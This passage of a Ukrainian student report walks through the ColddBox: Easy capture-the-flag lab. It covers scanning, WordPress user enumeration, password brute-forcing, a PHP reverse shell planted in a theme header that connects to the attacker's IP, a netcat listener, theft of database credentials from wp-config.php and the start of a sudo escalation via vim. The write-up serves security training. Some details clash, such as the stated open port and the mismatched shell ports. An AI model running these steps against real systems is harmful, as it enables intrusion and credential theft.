Подібно до шукача таємних ходів у підземеллі, скористайтеся gobuster (або dirb), щоб відшукати приховані коридори і директорії, де можуть заховатися цінні підказки чи сторінки.
- ▼ Стародавній том досліджень (Cost: 0 points)
Мудрець WPScan покаже вам слабкі сторони системи. Запустіть wpscan разом з опціями опції, аби дізнатися імена користувачів або версію WordPress, що відкриє шлях до експлуатації.

Рисунок 3.43 – Опис ColddBox: 1

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				45
Змн.	Арк.	№ докум.	Підпис	Дата		

За допомогою Nmap спочатку запусимо Nmap Scripting Engine (NSE) з набором стандартних скриптів, а також визначимо версії ПЗ на відкритих портах (рисунк 3.44):

```

kali@kali: ~
$ sudo nmap -sC -sV 10.24.10.2 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-21 13:19 EDT
Nmap scan report for 10.24.10.2
Host is up (0.26s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache/2.4.18 (Ubuntu)
|_http-title: ColddBox | One more machine
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.74 seconds
  
```

Рисунок 3.44 – Результат сканування

Ми бачимо, що відкритий лише ssh-порт. Це означає, що ми можемо отримати доступ до вебсайту (рисунк 3.45):




Рисунок 3.45 – Веб-сторінка ColddBox: 1

Після аналізу веб-сайту, можемо зрозуміти, що він створений на WordPress.

Наступним нашим кроком ми дізнаємось більше про цей сайт. Тому використовуємо «wpscan» і спробуємо знайти користувачів на цьому веб-сайті, додавши «-enumerate u» (рисунки 3.46):

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		46




Рисунок 3.46 – Початок сканування

```

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00:00
[+] User(s) Identified:
[+] the cold in person
| Found By: Rss Generator (Passive Detection)
[+] c0ldd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] hugo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] philip
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

```

Рисунок 3.47 – Результат сканування

Ми знайшли 4 користувача(рисунок 3.47):

Далі – спробуємо знайти приховані каталоги. В цьому нам допоможе інструмент gobuster(рисунок 3.48):

```

(kali@kali)-[~]
$ gobuster dir -u 10.24.10.2 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: 2025-06-21 13:29:00 http://10.24.10.2
[+] Method: 2025-06-21 13:29:00 GET
[+] Threads: 2025-06-21 13:29:00 10
[+] Wordlist: 2025-06-21 13:29:00 /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 2025-06-21 13:29:00 404
[+] User Agent: 2025-06-21 13:29:00 gobuster/3.6
[+] Timeout: 2025-06-21 13:29:01 10s

Starting gobuster in directory enumeration mode

```

Рисунок 3.48 – Початок сканування

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				47
Змн.	Арк.	№ докум.	Підпис	Дата		

```

(kali@kali)-[~]
└─$ gobuster dir -u 10.24.10.2 -w /usr/share/wordlists/dirb/common.txt --no-error
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.24.10.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/hta (Status: 403) [Size: 275]
/htpasswd (Status: 403) [Size: 275]
/htaccess (Status: 403) [Size: 275]
/hidden (Status: 301) [Size: 309] [--> http://10.24.10.2/hidden/]
/index.php (Status: 301) [Size: 0] [--> http://10.24.10.2/]
/server-status (Status: 403) [Size: 275]
/wp-admin (Status: 301) [Size: 311] [--> http://10.24.10.2/wp-admin/]
/wp-content (Status: 301) [Size: 313] [--> http://10.24.10.2/wp-content/]
/wp-includes (Status: 301) [Size: 314] [--> http://10.24.10.2/wp-includes/]
/xmlrpc.php (Status: 200) [Size: 42]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
(kali@kali)-[~]
└─$

```

Рисунок 3.49 – Результат сканування

Було знайдено цікаві каталоги /hidden та /wp-admin(рисунок 3.49 – 3.51):




Рисунок 3.50 – Каталог /hidden




Рисунок 3.51 – Каталог /wp-admin

З каталогу hidden ми бачимо, що пароль hugo змінено(рисунок 3.50). За допомогою wrpcan ми можемо підібрати пароль hugo методом брутфорсу(рисунок 3.52):

```
(kali@kali)-[/usr/share/wordlists]
$ sudo gunzip rockyou.txt.gz
[sudo] password for kali:

(kali@kali)-[/usr/share/wordlists]
$ wpscan --url http://10.24.10.2/ --usernames hugo --passwords /usr/share/wordlists/rockyou.txt

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://10.24.10.2/ [10.24.10.2]
```

Рисунок 3.52 – Початок брутфорсу

```
Kali_Kucher-Vitalii [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali ~
File Actions Edit View Help

[+] Performing password attack on Wp Login against 1 user/s
Trying hugo / password123456 Time: 00:00:00 <===== (2 / 2) 100.00% Time: 00:00:00
Trying hugo / password123456 Time: 00:00:00 <===== > (2 / 4) 50.00% ETA: ??:??:??
[SUCCESS] - hugo / password123456
[!] Valid Combinations Found:
| Username: hugo, Password: password123456

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Jun 21 16:34:07 2025
[+] Requests Done: 174
[+] Cached Requests: 5
[+] Data Sent: 42.616 KB
[+] Data Received: 248.131 KB
[+] Memory used: 268.402 MB
[+] Elapsed time: 00:00:16
```

Рисунок 3.53 – Результат брутфорсу

Спробуємо увійти за цими обліковими даними(рисунок 3.54):




Рисунок 3.54 – Результат входу

Вхід успішний, але користувач hugo не є адміністратором цієї сторінки. Тому спробуємо підібрати пароль до користувача c0ldd (рисунок 3.55):

```

kali@kali: ~
File Actions Edit View Help

[+] Performing password attack on Wp Login against 1 user/s
Trying c0ldd / 9876543210 Time: 00:00:00 <===== (2 / 2) 100.00% Time: 00:00:00
Trying c0ldd / 9876543210 Time: 00:00:00 <===== > (2 / 4) 50.00% ETA: ??:??:??
[SUCCESS] - c0ldd / 9876543210

[!] Valid Combinations Found:
| Username: c0ldd, Password: 9876543210

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
  
```

Рисунок 3.55 – Результат брутфорсу

Спробуємо ввійти.




Рисунок 3.56 – Результат входу

Як можемо побачити – користувач c0ldd дійсно є адміністратором. Перейдемо до редактора зовнішнього вигляду і праворуч можна перешлянути список шаблонів і до прикладу оберемо “Header”(рисунок 3.57). Ми змінимо цей код, щоб отримати доступ через reverse shell.




Рисунок 3.57 – Результат входу

В терміналі за допомогою команди nano змінимо вміст phprshell.php. Це потрібно для того щоб WordPress підключався до нас, а не навпаки. Для цього – введемо нашу IP-адресу в рядок “\$ip” (рисуюнок 3.58):


```

GNU nano 8.4 phprshell.php
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rare
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit(0);
$VERSION = "1.0";
$ip = '195.24.10.3'; // CHANGE THIS
$port = 555;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
  
```

Рисуюнок 3.58 – Зміна вмісту

Копіюємо вміст файлу, після чого переходимо до веб-сторінки самого завантаження і вставляємо в “Header” цей вміст. Потім натискаємо на кнопку «Update File» (рисуюнок 3.59):



Рисуюнок 3.59 – Зміна вмісту Header

Потім за допомогою netcat прослухаємо порт 1234 та оновимо сторінку сайту. (рисуюнок 3.60):

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		51

```

(kali@kali)~$ nc -lvp 1234
listening on [any] 1234 ...
connect to [195.24.10.3] from (UNKNOWN) [10.24.10.2] 40916
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
23:41:16 up 3 min, 0 users, load average: 0.03, 0.05, 0.01
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt

```

Рисунок 3.60 – Режим прослуховування

Ми отримали доступ до командного рядку. Але подання зовсім не зручне (рис. 3.60).

Щоб це вирішити спробуємо апгрейднути shell за допомогою python (рис. 3.61):

```

Kali_Kucher-Vitalii [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ColddBox-Easy:/$

```

Рисунок 3.61 – Зміна подання shell

Наразі – ми користувач www-data в якого недостатньо привілеїв. Спробуємо здійснити пошук всіх користувачів по різних директоріям.

Через деякий час вдалося знайти базу даних, де вказані всі облікові дані користувачів (рисунки 3.62 – 3.63):

```

Kali_Kucher-Vitalii [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
www-data@ColddBox-Easy:/var/www/html$ cat wp-config
cat wp-config
cat: wp-config: No such file or directory
www-data@ColddBox-Easy:/var/www/html$ cat wp-config.php
cat wp-config.php
/*
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * https://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

```

Рисунок 3.62 – Вміст файлу

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				52
Змн.	Арк.	№ докум.	Підпис	Дата		

```

Kali_Kucher-Vitalii [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
* installation. You don't have to use the web site, you can just copy this file
* to "wp-config.php" and fill in the values.
*
* @package WordPress
*
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddb');
/** MySQL database username */
define('DB_USER', 'c0ldd');
/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

```

Рисунок 3.63 – Облікові дані користувачів

Змінемо користувача за допомогою su(рисунок 3.64):

```

Kali_Kucher-Vitalii [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
* in their development environments.
*/
define('WP_DEBUG', false);
WARNING: Failed to daemonise. This is quite common and not fatal.
/* That's all, stop editing! Happy blogging. */

/** Absolute path to the WordPress directory. */
if ( !defined('ABSPATH') )
    define('ABSPATH', dirname(__FILE__) . '/');

define('WP_HOME', '/');
define('WP_SITEURL', '/');

/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity
c0ldd@ColddBox-Easy:/var/www/html$

```

Рисунок 3.64 – Зміна користувача на c0ldd

Тепер спробуємо знайти прапор, який повинен знаходитись в user.txt(рисунок 3.65):

```

Kali_Kucher-Vitalii [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
su c0ldd
Password: cybersecurity
c0ldd@ColddBox-Easy:/var/www/html$ ls
ls
hidden          wp-blog-header.php  wp-includes        wp-signup.php
index.php        wp-comments-post.php wp-links-opml.php  wp-trackback.php
license.txt      wp-config.php       wp-load.php        xmlrpc.php
readme.html     wp-config-sample.php wp-login.php
wp-activate.php wp-content          wp-mail.php
wp-admin         wp-cron.php         wp-settings.php
c0ldd@ColddBox-Easy:/var/www/html$ cd hidden
cd hidden
c0ldd@ColddBox-Easy:/var/www/html/hidden$ ls
ls
index.html
c0ldd@ColddBox-Easy:/var/www/html/hidden$ cd
cd
c0ldd@ColddBox-Easy:~$ ls
ls
user.txt
c0ldd@ColddBox-Easy:~$

```

Рисунок 3.65 – Зміна користувача на c0ldd

Через деякий час, нам все ж таки вдалось знайти цей файл. Спробуємо прочитати його за допомогою cat(рисунок 3.66):

```

c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsawNpZGFkZXMsIHByaw1lcjBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$

```

Рисунок 3.66 – Читання вмісту файлу

Спробуємо ввести цей прапор(рисунок 3.67):




Рисунок 3.67 – Введення прапору

Переходимо до наступного завдання(рисунок 3.68):




Рисунок 3.68 – Перегляд опису завдання

Спробуємо ввести sudo -l в термінал щоб переглянути, які саме команди поточний користувач має право виконувати з sudo(рисунок 3.69):




Рисунок 3.69 – Перегляд опису завдання

Ми бачимо які команди Користувач c0ldd може виконувати в ColddBox-Easy без паролю(рисунок 3.69). Переходимо на веб-сайт GTFOBins, щоб отримати інструкції для обходу локальних обмежень безпеки. Почнемо з “vim” (рисунок 3.70):




Рисунок 3.70 – Список інструкцій

Обираємо “vim”(рисунок 3.71):



Рисунок 3.71 – Інструкції для vim

Якщо ми введемо першу команду в списку, то отримаємо доступ до shell (рисунки 3.72 – 3.73):

